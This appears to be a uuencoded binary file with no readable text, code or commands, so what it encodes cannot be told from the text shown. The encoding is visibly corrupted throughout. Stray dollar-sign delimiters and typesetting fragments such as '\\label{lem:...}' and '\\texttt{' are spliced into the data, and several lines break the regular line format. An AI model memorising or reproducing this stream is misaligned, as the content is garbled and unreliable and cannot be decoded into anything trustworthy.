MA4CK9_"SW:R'KCWJ3W[Y!48BF`X/=[V)Y^[JUK4-NF4P='?_X=YI<(_,*\S-MI;OC^YB4`W%_?"EW[U?UE[.PE+O923G?1)J1C'.0Z#.F.A^AOQB_L&^9[-_T M&QW#"X'\$BU/ZGU+8<9?K<TH:P'^^?LTJ^%-PYP="]%-RK8*.X^^A7:W;Q#I. $M6-5?O/_C"VE_E+&0]K,7TDKYX*"=U`Y*%^MN/>)"RG6F804OZA"BK]7$%)?$ M1K=9^>#%BQ<'Y6_R[#^9X,D/!#Y%-,,@UR6DM.T_8K6`?O_C2^G`SEA*[3^^ M*L4ZDY3B%U5*\;>ZQC872+PXI>B9Y_7_@4#-E,BY0`;:N5Q:GI<!R\$#A@X8_ M6#*N"\$%FGBXGL=)[*T0^!2!#E2XOV=NG4%E^OAK(->JER-@)%J=V7O^8TPN= MPA+Y\$@7XM6@EG>T<L<XA_^SB)S8;ZU*;[2WB#_5!=@0H^M3QDT#JV&8O%X;(M%9T`U174=CG(S@I43JUX)?.*EP^6`CFMXL^7X^6TBB_.RMD5+V5>\?+B-9]F MV4+O_!/8#/_OS`+^_0?]O5G9R?"/-=@,]WW#Z'4,H[_R4AK5%V,#L,8\$^AMC M[\6+;SK?+\$TE53EA+W\FEICO%\$\$<F-ZYLM)"';<>.!.>4<!Z3K38#Z6?<+JH MU(^*/D.PTD'@EOU[Y2:JI!:E,![E'("O[++]@<^QO]4C%]],J_GRUBA]D$ M7 \$7RU8\L'(DJ)=IM?YF>JWGH+)<6KCF,T&6%Z[Y/*N)"UX"9,CTX@J42U:! MS;NG 1&H**S#1B]'\RRM`A+'S94!KG 2D8T.1I#NG8G[C'.B^JN&I0I>=O%D MUW+YE=(UT[L2ROV4JH1`EF:`_.:G><Q&%>0WK]ATD"]_FL<\$5T&^?*4HX^F: M;EXJ7\P">;!PQ0]F@7R^<,6?JR"#\$6@9XUB"W'^EC.C3A\MY*[XW"V1E85Y6 M9H\$L+\S+L@HR, &.6X>4:-%&6HP1[!,>"6%V]U"<6.W5-8Q!>RZ+%I0FEIK\V MO/(!9LVDPT=RP4DC[RZNCC4M'SY^Q-Q[>0`WZ?C/X.Z':ONX<4ZEH[54RXF# M3=27\?2.-XWF6?7BA%X//VE?-=\T\+X_%?.IS?7R++>=RW7MD>01(=KE`\UC MVWB^23Y\#@C[R@?IOYX&\$2XEQ:@"_24!1]@@VU!_E.YX;1.O9[-!EG["PW+E MH0&A5;^WIW_4::>8([K]02:31)K)RK.D":HW'!?X-QX?LK`5L"9[#\$_1)K(<

M8XBS3TGA4[:W;,5]&*]A6IB-/1;,M[MZW^CHG=AYX0N#S/A"D'@&\$IX)9]GV M6(WG70\$D!DKE#@..TEX>\ONC\$!;L">J<"RX8G7R5`31*2/\R>QRDC(N;1XIZ $M''@^_JY''N*9=Q56W*20P1*EG(!7Y^2W("W=R4*E2*J4=%Y$_A>9A1X2XQ[H5Y])$ $MJ; C^_U\#K'1E?0M1/^8XZT/-D]+BK2+PZFY'::,7I\#*^X-!K]6<(J\A[FI;_D]$ $\label{lem:mhcfbame$ M?/\$'XZ4Z;??-F:4"RM1?";Q<?+5\)B^7VY;[Y]"7I#'?VGB\$[!/]5K?T41>C MXYY@T!T8R+K%RI47C`1 'C6JCCUJLRQEL\5!JLWR/!N0*i7[V5.Y1\$><165E M^9JG4;GX^!`!F>D\.QQ6%(J0QH-HWVD7#8V?&ZM5S^150"7GXN<39SAQ3G\$: MCMDJ;91;3##)CB^OO@;=??_RH`#_M(/]//-LRW!TD0*&34#6^0(?:+Z>2UL(MWN*QG#Q'XL/8H\$!4`8>BNEMC'<]<U\$>1ET'CT5&EF.72Y0<%\$CB%.'I.ARSK M+J9BU,=CQ];!RJ#C6.V1P,-/0[TSV,W(OF.F![=<F&<4,?X5(5[8XKRUL6.(M;))`<F=B6MX.V/M\CNO*H^WD?@M*SOE*@&!TJ.O.\&"?[?3.V4Z-[;!OV6[/ MN-T=32PKWCHYH`Y>R?.7\=V___171Q2[+<6KQ*Y[;REQS.`8[S#-@*MZ'UL1) M=[/'6UYDYYIYV5&#-4?(EP?8</';S!R?(0)'5K]XL#Y:28ZNF]J[6?G/6]M./X^-RZ8>3;^P?Q)[````1D!Y;B]T5+#?O&ER[.K5@EEZ=U%[21'A\[YWC:8 $M-(VNV.0ZM+]'B7!*^5C+Y?G?KD<?[DR]\N5^,M[<[^\%[S\X9*7EIX`W&86]]$ M?A&?/V7_W][5&?(WW\$9OZN^TVL5)O7H1::G69;5Y'&F[\;@;:T^X1\T9K@T> $M/5C3&A<U49/<-I&9?UJZ+Y7Z=$F/T*_X?#M'SY^5J4B_S\PSU/@[GX4]H<&$ M_D/(+`:;0T?8.(=+A,VA\$^QR5.*`8DY[\$MT<.L(&FM)@(W2"#77+!^*JN^YD MB\$'OGL>G,R9T8Y#AG409GL*^\$(YD]JF4+L0^E3<I[%,YO!#[U#9-85](,@3[MOOZ]N\$[()?;X[P#V.`_J`O=&1D>WM"N7V/^_B[?'JUGF6RY1&7P7Y?ZKY>W` M**_SR;QJ-MIG>Y7<?<&AUK@GQN:</.?^/8E0;J^"!\DX^7RD+=]RQWT^S1G* M8S]H'CG@?>E0N;V-;K27SXU.5S_H'":4WHN5[E8Z%=W8>VX=IL-.#04\$BI?T M^F;FZR4/;]A7K8&)H/5T3Z?]QNJS:6[?`!#Y31'&J&/9F`H+P/`:YMGN;`LW M["!&.(,RCR=Z^?+D^=[SNOWY.*`N!]3M?F-4>L_GGE4E`*H0H'+GY8N]Y]^L M0-%->:GPZK16PS2V"[LH`T!\$%X<4-%WX,>X#E_+Q3&WE[7V15MEO_E7"VOU0 M<0(\$9.RHN`Y]!/QS2LBX\&[ZO`YI8Z6F!0XI?;(0!@1]7TC4DI/],\$5"YXF;</pre> $M_8/.P7Q3[LS^{31*R+Z:1&$\#]?N,Q318$J"; M^*&S0"#W/.U]-/P5A?>'P)$ M^Y6E8\$HQP/KZ,0C3Z0U[0!,!B<B#&?4.N_\2`<T7>_#9]_Z,.FVV7833(X5R M.2=H8!5RB\$LO6LN\$5@\$G^66L3#Q5(:N26]\$\Z6F:CPIG;.BGPG4^S)FA.Z9K MC_QPD4/F&-[\$&;\$2IDFA)!G&SYBP)+I'^?O:I^/S2]K!OMIB: `R[PW'PFY"8 $\label{eq:mgn'hgd} \texttt{MGN'hGD\&9""@1BDMYG\B1-)+YR/\#L\$I,.57\$-!S,!8,*4Q\$3'(ODTG;::=C;>}$ ME!2WZPF.D&DO91+&?"R!.Y!4"&7KH0JHKZBM#B!I[@UO':U^UH,\$*>+1B3M9 MS1E\$ZCJ\$&3H=3X9OX-%."R\$+C!`"K,I9"\$O\!"GA\$DM:,.)`UY`>/%QYD:YP MSM:/O^<?2"(;/ZNC/K(_R"T2?:;W\%`DWFW%J4K4KV-]6#FNC/HNO(CYRQ;\$ MOHX^3)TQD^QG/L@<KYV?QQ+50=+EEQE959`9)7&-*Z]_BH13\HZ*31"0<J"R MI#+T^A&]LJ)IZE/)\UV]/A(),XO&_5@?]6`TMKQG94POPI/\$?-_6CJN7U>-Z M^Q-YFEJGB?%[>*219"E/K65S@)@6K+RDZN*I?3Y>5F&\\$D?KYE0L"QUVM_:^ MZQA#&)O][DO'O.GLVKPU_.\$YX;`MY10(ZLCBD(=%Z,"_0E*H41<]]"\$%9)!+ M50H@#@R2OJ7"P1B+`F3^>1H+IZA=ZV"DD+7L\$3PJ2+PB(\$/:;"\$F/%;%ESZ* M1@&)5P2DJ@4C/'F<BE-O?<-[)"DI%V.[80)!"Z]&OV]TZ51Q.F%1IJ.#:44' MSPGHB[[LXFHIZC<PLTW7<\S.Q)-EI74N#@X<&7?RI2*K]PQ,;80/Z`1!*GIG M6A; SP1AL: #M@MSB, 4H\9H\$#@A21P""%'1-][QLB+9-B#_SUG8O"UVZ&ANWCV M-Z5>, AC.0^@<A;Y,U!>.=\=FF!XN8ELFKFMSS#C/Z=E#'8Q\$6K"F?Q\P1V!0 MZZ`6/4XRU<4_\$@<+=@<4NDI)!*D&05K'/,YI#%PV%QH3:`<&3[I&K\C:@XF+ M1SSR@069K;#!K*-88QII1[@]7#A/8JRR\$^"H.=`)'^\$(/AC8ANRU'7I-!E@ $\label{eq:mv, "^X^$?>S8MV8/5^#1S42G4)JXI&?;-Y-Q4?($^Q>ZNM6=6'2V)C$=!T43} \\$ $M&U\CC-IOOT<+/WHRISTDN5!/YF103<?U"E0SY,\09WAT^.6=\;6C8)+BAU@0$ M"*`PAY-AJ/:LHV.*.,&7;1`F:`"2=*.7#Z6UIMK483KKZ"*3EY2J?TQ<CXUV M.S#9/@KZ!4^DV3E"^82[LG'R!*=E(B]]ZL(DH8#RA?QK/`#S3I[O:?M5,XBM M7<.T<H`71.^\phi9+(3^,8&[R=^Y;->4!G73*=LH09GMGEQW2:)";8B`7@<ABX $M#YAGO!24N$@)L,+J^72&LG7I"EX!"XH^G^'!L7_KY+\KORKE95G4$("^#RP$$ $\verb|M$4(=9]H@Q9BZ60H&, I6?1F+V.&NQ; 8EK; V#J@G$B=RC; 88N80Y0_.E45*DI2 | A constant of the con$ M;M*IIX[1M:]'YB]<!\$`R.HS75[?N=\$S."4RYX\WDW=G\$/BY-GDL"P2H@PM<, $M<]0^L!PPQL+N;W7R!3IFU)948-P)\8*33=SB1+@#L^]1=0&0"1`86&VOIK#L$ M]6N+,PV^H]^FLU/.XP*IPKV(M12Q!-\$`7%CW/\;1I\$9&1Y-&0:Z\`C3EM%,# MLQ7^{+}<I^{Q}C(\&F@'^*H@.^4-'EG'J8(YVD8!(I+&,MV7IP).@1)M;NY$ $MV2#]JX)C1>0X$A3Q:2><)J?>1VOIJPBI:"[)XTIU3[=R[`FZ'Z#;#6%VX#P\]$ M29OP<9!0R#6\7(R%1?D.=IU6\2SJ+4"F#66+GO<9IC(7SLA,80ET"_1)15.H MQD"1E`,+HR"C,)^JM^3AMI6\U#SL%4O)2*54?&2/>-TYR*6S>7&0/'^7\$3I`

MQ__Y;:S%E*<)V><XR\$RU6R!\$0D<`C:'S*A1R9YV=\$P/I)_8P5LR^'Q+U0(51 MCA-CN2-00B`CIT!*D/P(R+A`%213XBN,(2JY4J2S?2-=WF<K^VF>W<7\0H7T M[%DN@+SS6AC5K]/Z;`+/(_HR0>87]NM%0*H\$*EXGT5HATEE:A/K\:^PI-8]7 M(01R'6<.***XO,LQ%:1P):@LG-,_&A.B!!CY),!J5::`5\$E=-2Q=@18A)NCL $MR_7Q0+M8@.E@_QC'Q"^?]5SU4-*/4&GS7D"?-S"6&%?K@(R9@.L=/*66M>@$ MRP1C[+(@8:;2[VM<19'5FF0PO\$ZR=+@!\$@:)5RX.%YWSKQ8V.@*3-8'2UXMZ MZ"-4AAS^1TLNY8=!"MF40+7^@YE;R.,?!KF^WK,J?1*DNIC`][YP7PM,N/6> $M/O9\1U+++',*7M@[HAU^[K]'#7>#7.5RW'1K.M>':#BTT[/J;271/)$5H--LB$ M!MT-_&5B#CC2AP8Z13IXHA3W[O&7X)T[W<6527ZP!\ZX[J:]/@84Y/PKQI.Q M`P5\O;(['/>[8'Y('/[ZAW@0>2]>8`D6KSN+H)M1YN\$02-SA;XZN"_A]Q!N8 M@0)=095\$0`HVK@HS!!(81+9[<*K0<GOC^*<_&?*)79JSJEU#34R#'*=X:045 M!BDJO\J:>12D".#,\$J3H,*NDW%9!*DTTSFJV&J8TJQ-%J4.+5I_=<5,D&/1 M+U=R>007I1SA/5ZZ/O`K^U;1`N+FLV?)2>>2YH\$^I<MQ,PWDSZH?,CC-C1[) $M < R^B[^:!E) > .31073T73@68ZN > : "C+A@#AY0MP4%94$DIR < 7.1_!CM_T2P"$ M49`9V&&)HB[D4A6;%4"*?IX+1/XU!L3]^JNX]W-P[^E3(1N1\Q?3>*GT(@JR M6T")I+4X#=JB\C\O)O#30"XI[K,<,TN(^TR0BXO[U(IC\RP>0Y,\$\C<>@8@- $MSQ3)X4T/X015T+&2!&&>&E]0NT/#.4YO/7'6+3[^([7X>"TM/G55:@&0>/%)]$ $M3T[\&P_+ZYZ8=6\J-E'QA*B\7!/ES/I^?!3+/OEU4MVU$/17D'UW45X\/"U^;$ MX>P//)RM=*791,'L;^FPTN@E(8ISF(^\$X6:D6NBS0?)KEGXTDEKJD7N/F)L3 M>C()9\$8>\B2GCM\)EW/MJ"!]=2\$].V!IE%=7&XK3;=F]OU&042VN"-.\606B $M(*.[H<@=/OWH>J$-_$B>1VAQX;Q=?>$OTU4;"3)^_/DJ6W[6MJ>$!>G(33>(33))$ MRG8-R^AZK@BUIATF]D@LQ%"PM3[BV<WP3M\$/138H3-W%&`L*;M;Y(>D<FM@E MZO((TQ[N3P7=S&.?*4)]Q#H`E\$`:+@9/8TXP@#.R6=<>/\B(<@YDJ/=`5SHZ ${\tt M42'BLA_H"\&"^@!2*8B>ZO8&C3ZXQC-OUNO:HISL/_(\$,UY5+3\$3W\$.-C.X8@)}$ MT>.AO898WY@X1L*:4^VL=MRF?0VXH\$%_X(?K=`N,_B#2&<M)ZS\`V.EBM`_T M6*!OV?!1!(G6*-O6+!W`&!;?]8JK./!]69"Q12,DE@>+(K'\FT0(/V?LM\$60 M8_IF?T^9FWA(&PR!80)_30'-_G6//R"F8G\$DYZ;\$)08+\$>YF+POFV92HO-\$ MV_"SBOEW]BU'1C3"EV)"G)XH&N12D2K(!TK!)@EP9`R8!)\$>5Q?201SDJBN0 $M"2^163M]6VY;4^BD08*>X5$KRH*"Q)>JG*,V^?;A',+.9[)HQJ1<)D\:A3@2$ $M/LPJ(F0X)5PVG+G-6ZC45BZ4-K<=)^{E>%.F?6_Q20?GX&OG3TZC/"5+8$ $\texttt{M}_{+} \texttt{ZR6\$164T"N8EF\&09}) \texttt{W7E\$C*\$CJ;Q} \texttt{7ISQYZ(^\#_(I4V`I*:985B`,:2>+R)}$ MJS(\>5KU^YK6KKXYJ\FQ\$BF?%V@8Y(J3VV0J_38'#8']4ATD4&O,06J4R@RN M,\$@U4#C<DPHA^D.#13#J<W8G@%2V^X?!^&.%@/!303R?\$GH<9YT2C3;WFFFD $\texttt{MO}\J>\texttt{XG}>0): \texttt{X4D\&((XO5:82*>\80G\]E)YD\JZSK12<R?\$E8222\#3CXX]/JM5}$ MF_XT;5GX:S'<UQ+[I(;C1KT'OJ98#*1Z14'.'=T;]AWPK!!G#3#=WF+>T3#8 MIOXV2:]X0>Y/DB1Y>L<RDJ8`\$9`<3\$8Y?];2E4))3'D^](N&)@?W<\$^HMVM^ M1R@85L; CA?N#S]NX; PC9UCY(\Z<`AX\$1H8L3; D09C[O'T?%RWRG-\=:/Z]" M[E/DBP'#+@>*``I30>+O[^AO!&">\ls)CU%KPG_DKWK"D[GJJH*,USH!9GIE M = 4/6 = K > 9W? TRN + * = [O(7 = 32K4 'NCZA # X [AQ = \$6ZH??N&@':C)25GWD5S1) $M%1#>/.Z]W<+4^*B/B>J^1,[6$H\J9RG8A'?N4%5.]S">[0;3-WPOTXD9TCY$ M\$%R>O:Q4Q"WGM+G8-;T)13WSK`%#_3Z2.0`N]"\YACNPK1Y",T9]//BBQW2/ MMC9#+71\$=*M;\$Z.0FM&FR'+UO@]/9BOXVA7XC/NN8?3\$]G>.O"!WR@?Y(RC; $\label{eq:mege} \mbox{M@GE];3A&C](C$+A3^\ZXQ4WM4$$\#_:G*[6GS(\8?[07PS'YD0"R19NV(Z"%^!R)]) $$$ $M?-L_[4GO\&`%"W`.N]WJFV*=O<UK'NN.9N,7=$?#R`@PTB&D1AT+[\!W,O$#']$ M'&PC?>88IKLHDZE\DU2ADU&\86)V.I<?%?#`PDF%R'D(>L^V>!H`N?U=@`E# M@\$KPS`\Q7K@X+(AT`MRW"(\,>'0+;6Q*5OGB\$SUT@5BHQYG#/`,W0_`@=LRR M-W&-GJQBG:2U`XV(9T?8P#\$OSK]K!\%CHV+*?2CX8'@[+K#:VA'9)@OT(8]` MROC+]]!QBY'\^;A8>;8-;`+2I\$CMACJ7PF#H8K]%.NLA3TP\$)>PAPS=T])'B M614]?BZ%S!?(/;\$XN)+NP70B#AX5H\.?!]=TXUY5F'I6VU?-&BO=ZZ5RN=PW MRN\$2W\$90RW7*E4JEU*^D:A@B@"N8Z*YRZ5<+53XTAXIN\$8H7)15W.\$5]\849 MX!@MU@P&E&!Q/&:VT\,NC.&J>+H'WD.7NM\:@3MS,+`)@.JWMOM]5&ZYSH-G ML+%-AXZHSY'?EC%\$;S;FD^1J\$C&/1*X,7Y)9#A,SR(U+U(J44-)Z@-%\9\$OA MX>H!W?FR8V\$*%A(V2L'P5V+\$[E_]/>OTNT@=XVLW)4E',2IY"5LJ)?&1'4\B MH4HD4TAHC`.=X,HL+<`BTF."^\$#[ALGB.)%JPY6K#V/]@1^>8H#<>@_48G28 M"^;0\$?!\$J@V9LH>GZ=3IC"1\=\BS:G(<GJ-CI@[`Z>DWT#5>BP;Q,,5,A!_A M2A\&#<D3"H%R8G*_E=WM3AS42J,@PY^?;`@WVXP-!T@?&CT<9SPYENB@!IP[MW8&[08L.=\$M=?U&9.M`#JGB%!"#)84Q'Y"<@09EV*2_,G4W9;8SN)*#:Y8H4 MI75@8KX/??0@H/4G#JWV^.4*/'OOUSBZ0Y<P+%Q7/0SCH<I+2GU`8IG+=#&S MB\ZN;;L'^LFC=@PG("JR#P@A-/P*TGPM&T@7IE<B/0Q]P[D!^JR.86)J%:FH

M@6VAA#YQ:5<WS&%GXU]Y,_NYWGT52TI@236K'(Y\$.C2\$H6/9]E`#/'\$,="P/ M/0?`(-_I*`1`RG//`79N22_2V;3\S@A/"#OT;=7?PDKZ,%6'"Z669"5R];Z-MKCI\RI>JIJ7]@AJ2RUBJ1U4=\Q*\,AS2M.W]J)30>SL+4KI=*^D4-%\$6'SY" MB`[LPYH%2=(I:4J&\$JW=M%4"I,DCL\08=2T;#X,2^*\$/81^)2G/JX@`:Z,D@ M<'DAH,F'E+HH0`D1:<E9#'<[&,"*QUTHM?LMPA\0*Y%[&5Z_:E,?.,6"7VRN MS_H"5:WUK0>0.JUK.MV)NQN_4]0F'@:S%`?+X2B52@?[^PP_7QP\I\]2A?^F MJ_)\CY4KI1>E@\J+_1?[K%39JY3*7[!2ME5-OB8P]CA`BH.S1==PTLI!L7Y_ M"AQ>%>9__EFN__8__L7__6++\[U+FNTV\$>I(_#>%W^!?Q7X]P#_\/?_FP]D MM=UNBJ_XQO^%?_\C4N2_!/?_5]<>%C'?H5%L@U:NC;HVIAB\$AQ.OO_/RL+RW M7RF_^.;E_NIUW5RQ:Y[^OUKOG]'_R\\K^Z7]2/^OO'A1V?3_Q[AVM[>.[?&# M8UX/8*;<S;,*--(.J-^]`FL[]@,[*>(IX'BZ`F,#SQN_VMWERP9%UYXX70-F $M"-=&<61X6U6P\\@D.9@ZEK)J]XM96TU"G?)2G<.+2W)N_3W<ZY@BCSW#J!38^$ M)3>\$B0=^VA-O:P@*H6]VA4L2W4XP31,'<(JTH+T@N*YO8YX\$-*,P-D4XYO"E MH>&]VA(SE#!5Y!DOY(#V,7BPFV.0BQAAZAU,,-V5C!)+/##),KOD34+W),9^ M`Q@5*64+52D"I%U+AVF.`YQIG]9;K-5XV_Y0;=88?+]L-M[73VHG[,TGUCZM ML>/&Y:=F_=UIFYTVSDYJS19F=H2[%^UF_<U5NP\$WGE1;6_76\$WI00?C\$:A\O MF[56BS6:K'Y^>58'8\"]6;UHUVNM\JM?')]=G=00WA48\&\7C38[JY_7V[63 MK7:C0\$CCK['&6W9>:QZ?PL_JF_I9O?V)\+VMMR\0UUM\5MVZK#;;]>.KLVJ3 M75XU+QNM&L-JG=1;QV?5^GD-Y*A^\1A9[7WMHLU:I]6SLT@M&Q\N:LTM@!:J $\texttt{MXIL:T(C1\$1P15/*DWJP=M[\$VP;=C8!R0=U9@K<O:<1V^;-4^UJ`NU>:G`N,P} \\$ M6[7_<P6%X"\$[J9Y7WT'5<ND<8<"1+6B2XZMF[1Q)!C:TKMZTVO7V5;O&WC4: M)\3G5JWYOGY<:QVRLT:+F'75JA4\0[N*B!\$\$<\H>0]DW>*\)\JQ^T:XUFU>7 $M[7KC(@_-^P&X^C16X=438F[C@JH*\#\&HT/P'0+>0!\;[^/IS6X'X3^4F<JB(+$ $M^*D13"D&^-J8>"2HX]9%[=U9_5WMXKB&3QL(Y4.]5<M#4]717)4Z1_NA"CBO$ MJ, K81\$`5_UIO;4F!+5!#LOI;5CUY7T>R16%H^E9=B`FQ[/A4L+NXA6XVF&:/ M</IZU3ZKM]K:J>^\]&]\$[P!K6L`G5BY^4WRQM;6[^U<3IDH3Z*??8L83!X:F MU^10Y6&W&+>+"]00\$[\$#8VALU[')0SS41^:89Y[%B19,W[&/D@?H8<<R1S=X M: "O.X(OB2-]RD9V=:0+"*R;>BA5EE2([4<NE@&1[17:L%J01%CWA4VAHVZ0Q M\$U`7V`,HK2`&E^LM"B?6V1.<XS[A.7D-?FJR@)2`*QG2\$YQP/R\$>A:'QRM1, M<C_=Z0]\H4@\E\$FK*3>8B%\$F[2A#B,T1*\$C=,G_A>6UP<<Y/X+P3N8JUCU7H $MQ;78^{B}+E\D_IK/_II[W89,0FKHF)WVHI<G\4A.\"2_PFN!TJI"3;D(<\FV)$ M(U#T@^7R"J;02_@W0%HL%BES3Q>%#CDYMH4\$4FEX[!<%P:A>7M8N3G(\!0P6 MR/O17-@&FODV=N);4Y#&W>14S\P+`-SH//N@D-F(U?.2PB)\A=_F[]&"RH>$ $\texttt{MG:6-STW7!X4+490IB=\#P)T\$B)?(;@QWA'Q).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N]).6(U=GB=[U^N?@?9\$<'ZZ(H6)).6(U=GB=[U^N]).6(U=GB=[U^$ MA). (&UT+83#AOS1TAY:W-`WO`MQW%U<\=SOZ,&FMJ>H&;YDN=^[IM[IID?,, $M#(&1@8F<\;@IT"Z.RW+O6V`GE1`&GON]7]Q[AG#(P<I+D1'R[!G9&'EA)Y!]$ MZ&;5'5SS<HN*4U,[;QVC'HTXBLY;?GWD">)^R=='K'P`ENS3I\IYT]VQ-7'Q M7Y[>#SC`F0-<.H;Z#K&.RL+5F;]"?Y_WF0S?Q0'-*9XU474\.-Y"WUQ.L`,0 M(A["DE?1)(5QA%!3/(1_5&\J;D0.\@%CZH0;K'QK1]#R:563TL6KYL<:J.UH $M<\$UN\#PVUJ5`-7AN8.IURYY/\&U+LW=!:"8!?E`\=D7]8#)6H7^<math><4=`X9`\WK$ \$ M4'U[PS&[U1V3)%9H85)AI(JA<>\,\$C':'F(#:,?HPS]<T<4E552)N^09E6J^ M0-5W84#9!9/>XVL?!B*U^\$%`@80E,5]KO<\9EE>@G5!,0 *. "T%=/.0 9-< MW]O;&@P(NNL_W\X_E2641SS:]K<`P47M8]M'4>`!\OYV!@Y`;`G.AU^JMMY= M!"]Z=D\$&UZ>3\$P+GD^5'V7@VD0;M[2,"6SQ@0(\$?9Q*CCFZ'Y)C>BQ\$H3T.9 M32"53"70Q])L\1>FP@RWP1&V80C(<;7%>:D7.M,AZ0DD=3A%U!.3I6964Z-\$ MB":9JX%#;QPA3^9H,?X*_S5G.X5>XGABC\$_C(K#J"%BCJ)!,K^11>+ETASB9 M1GA7HSO3L'H/@?I!5266RFGLPN@,6E!Q!WJ/SX9YOL(=4.;R+1BS"%Z6EZ*K $MSW@>1&Y==9>(:DN\)."C^*X)H!<8*\LH_GB15?*G'FH;1<"4<4XH<VOI_&;S$ $M(UAR = _7)'' !; = 7; XP@H7/, 5\4^9A&2YW$-Q\"TO89712^C4>J6WX.3?HN<VMR$ MD0KN_QQ\-?F'V"@^;6L:QH?+02WSBW?T@/Z5\V2F(\@H:V8R`IE-T5H]X64R M`J:,:-2J!6%&K`N!Z`59H)\$(,LBS.1V!5`^9(U\$19)"',QV!(D>K9.5,1Q"J MOS: 'FB8AH'R=68YG400K9N^<CH!R>9)2\$JD\Z>NWBIX2]X(-T8LA4.JPGC9@ M9/)32\@>[#<+6?W!HX*8?/DV],P-*?SB1P99E/)OP4R:\R#(.AU%#(\$_(`I1 M72+7YG0\$:E^6238I[V:`&>]@UDWBXIRB%&T#I3<LG*EN)@+.)LDB,!Y3Q6II M!&P>B?19-E?RK_!&23^)H=+B1[PII/PNRK-T%HT#%HU5%HVS8M%X&HOFSXB7 MPB*80`DL@C.+9S],K,%GPJ+L=U\J]/_I.]H:KB1EQ].?96Q=\TLR'5'X?/== M7Z\$GU\$&,V8/G8TN1;\0'1&9DON.U]D963/CLO`F/;%6,@UZ<-8(UT:_,<!;H $M^92/:5[K42*005A->I=);PZWP8H9*8A6'\\;6)EDGDM#L#;ZY>YR4G+HZ!)[$ MUG>WV<\3T_!H37<R(@>V[]2^TYT1NF6VTT['BR`(Y5CP_<`GZ_1#GR0XF7FL

M1L^!8..-GH%@XXV>"\'&&ST3P<8;/1/!QAL]\$\'&&ST#P<8;/1/!^KW1H@4, MG_U^?&IPN^"WA(@2GF&[;-S=<R-8OZLU)*`\MKC@M\I*R6`%@HT_?1:"C3]] M*H+']*=+1_;Q>OSIG%_'<_O39Y5<FHR-/WU)!!M_^G0\$6?O3DQ!DIL`V#OL% M\$&P<]@LAV#CL4Q!L'/9S(-@X[*<B^#T<]EDCH'E+H@<(_:&*"EF618\$D9=B9 M?P<OW+15DA41K-]_,L<JSDH(-LL^,Q!LEGWF0K!F;W3`I)\3M%M83\TM<YMU MIO41^(*:T@;CS-I@LW"5AN!QVF"S,C8-P=IUT1JNS=+;HC78++W-0+!9>IN& MX/=9>LM@Y2W)(85>TS5XO!91\$D3"G(M[F[6]N1%LUO:F(`BM[:TAY95(^*KD $MKY0)(W-X\$IQ,+3G/.MU:4U3!R\$\$Y0,DCK?>6/8`UPEW\&P"O^-`+\1Q5*656$ $\texttt{M).`15C\$SR"W_M/!L\$LY"""B-XA\&>]Y>M3U\\@2\$S=A@8Y;EP<5_G!DV4Z4;*R$ MNDSX\$L&!5U3H"3*16FHE\$AYU99M(SW;54RX9"M#9UT6LZ/'\$F80E8\\$+K^@! M'I\$9\$2=7'&MP<X\$95E(-.!!^&FPE.Q^K,C*M1Y9X#40;9TX^DS58XY6N642Z MZ2R'FD"S<.!3AYKD(JOB?W2ULH98"F4LR^@P[0B"C\$]2CR,(Z:VLQ\O?06]A $\verb|M@V1L3SR6WLIG3KU$\$\$/:6:W-^UZA9UC9ZBT.O.)$$ | 1:R456Q?\YZ"U4 | 1:R456Q?$ M*P+VT1'+8>-DIV'"(BW.4I]V^NOR"!ZA4SZ^8L0U4_7G5[)M%FX<WY<15[-9 MUF#-O@SAK@H-'!DC4\$</3(1._/:SQV>`8.WNGC5>,7</.\4DX7AXB#@IP3'& $MEMZEOV - = "E + RS44ZD \setminus ?7PBSL / > % - XD(\setminus , V : M & H : < ; MLDEER; C & 0 : (1S +)$ MT]PT_%AE]*Z(A[K+=.89ZJ\$6,YR)(>VGX`DZ>1AYK,@L6S%6@ZRMPXU9.!>" M-4^/IMN=H5Z]LOD9M3NCT-/-S^222Y/Q2-IE8QU.12#.@M^.G)9#U<DHU\$[J M1X5%9!^&;BQG(4K31WC*LV^%1[0.5>(S'`XEBT+<SM(^?"06K5%72!;)PX20 $M4PDG"BW?)R2"".CL9L.?FX6>=,C7A([Q](W=N/D;L\>5=_@0%A_48J-L[)U*$ M^D@8HZF28)/'S7/E-;[.A:;HR`Y^BW(TU>!%3R)%3Y**\N.;H``>@9@TK:'C M4, "WS:: M>KQ*1_/L_9J">\S"3W!K\$@ND@5^F+_E#.N(; 'W#@O^/<H&R2Z)! M:U7?UGPZO-6V]\$9Y0,`K*O1T9J2579H09`567E@HA_B=1E\QWOM*;`R*#=Z M?(0G^T4.DJI5FTC=<?6LVN3DV1.OT,=3N`JW^E+"X_,I!+R2`#V!7W.^LR!! MCV"3)00.1#N;45\-CLH!6&A;8@B90]A,J^X\$>82!1HP#, `RPA!8/.(:'X*VZ M^3XB@148]%3)2RNZ+!V?E>1AB+_@3#Y_=%3*8O_1[RAYS=KE6?6XIL'@?\[Y $\texttt{M!K.R`EO)T?} < 8+; [\, \texttt{6U1} = \$P(\,] \, \#\,) \, ^@X@4//2\,(\,; \texttt{NGO"!8:T!O(H`FG(=\&`!!Q`'H))} \, + \, \text{M!K.R`EO)T?} < 8+; [\, \texttt{6U1} = \$P(\,] \, \#\,) \, ^@X@4//2\,(\,; \texttt{NGO"!8:T!O(H`FG(=&`!!Q`'H))} \, + \, \text{M!K.R`EO)T?} < 8+; [\, \texttt{6U1} = \$P(\,] \, \#\,) \, ^@X@4//2\,(\,; \texttt{NGO""!8:T!O(H`FG(=&`!!Q`'H))} \, + \, \text{M!K.R`EO)T?} < 8+; [\, \texttt{6U1} = \$P(\,] \, \#\,) \, ^@X@4//2\,(\,; 